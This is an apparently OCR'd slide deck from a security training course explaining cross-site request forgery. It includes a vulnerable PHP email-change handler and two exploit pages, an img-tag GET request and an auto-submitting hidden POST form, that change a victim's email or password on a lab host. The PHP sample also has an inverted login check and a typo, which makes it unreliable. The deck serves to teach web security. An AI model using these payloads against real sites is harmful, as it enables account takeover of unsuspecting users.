Cross Site Request Forgery

CYBER SECURITY &
PRIVACY FOUNDATION

Introduction


Cross Site Request Forger(CSRF) is a web application vulnerability in which attacker's website forces victim's browser to send a malicious requests to the vulnerable website in which the victim is currently authenticated.

It occurs when a web application fails to differentiate between legitimate user requests and requests initiated by a malicious page (a webpage loaded in victim's browser) .


Requires Social Engineering: Attacker has to trick the victim into loading a webpage that contains a malicious request.

How Cookie & Session Works?

User is logging into the Application & session ID is created by server. The server requests browser to store the cookie




Browser sends requests with cookies. Server identifies the user request with cookie




Every time the browser sends a request to a website, it automatically attaches the cookie stored inside the browser for that website.

Even if the request to the website is made by another website loaded in User's browser.



Exploiting the trust a website has in a user's browser

- If the target website assumes every requests from a User's browser is knowingly made by the user and processes them, then it leads to the problem.
- A Malicious website, email or Instant message can force victim's browser into performing an unwanted malicious actions on a website in which user is currently authenticated.




Impact

It will vary depending on the functionality which is vulnerable.

For Example:

- **Modifying account Information :** Email Id, Password and more
- **Transfer Funds :** A vulnerable online banking application might attackers to transfer funds from victim's account
- A CSRF in "**account deletion**" functionality might allow attackers to delete victim's account
- **Admin Privilege:** A vulnerability in Admin functionalities might allow attackers to compromise an admin account

Exploitation Steps



Example

Consider a website that allows user to change their email ID

HTTP Request

```
GET /change-email.php?email=example%40example.com HTTP/1.1
Host: 192.168.56.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=vkmus9goln5ugg4s28qnqmrio6
Connection: keep-alive
```

Back End: PHP Code

```php
if(!isset($_SESSION['isLoggedIn']))
{
$user=$ SESSION['username'];
$emailInput=$_GET['email'];
$statement = $db->prepare("Update users set email=:email where
username=:user ");
$statement->execute(array(':user' => $user,':email'=>$emailInput));
echo "<b style='color:red'>email Changed</b>";
```

Exploit Page


- An attacker observes the target website uses only cookie to authenticate users' requests.
- Attacker creates a webpage that will send request from victim's browser

Example:

```
<img src="http://192.168.56.1/change-email.php?email=hacker@example.com" />
```

- Attacker uploads this page in his website and sends the link to victim.

When a victim opens the malicious web page, it will send the following request:



Example-II


(POST Based)

In the previous example, the web application used “GET” method (i.e parameters in URL). So we used “<img>” tag to send the ‘GET’ request from the victim’s browser.

There is a misconception that if the developers use “POST” method, attackers can’t construct a malicious link. But, it is incorrect.

Attacker can use Javascript to send the POST request or luring victims into submitting the form.

Consider a website that allows user to change their password and uses “POST” http method.



Exploit Page

```
<html>
<body onload="document.CSRFTest.submit();">
<form name="CSRFTest" id="CSRFTest" method="POST" action=
"http://192.168.56.1/change-password.php">
    <input type="hidden" name="password" value="password">
</body>
</html>
```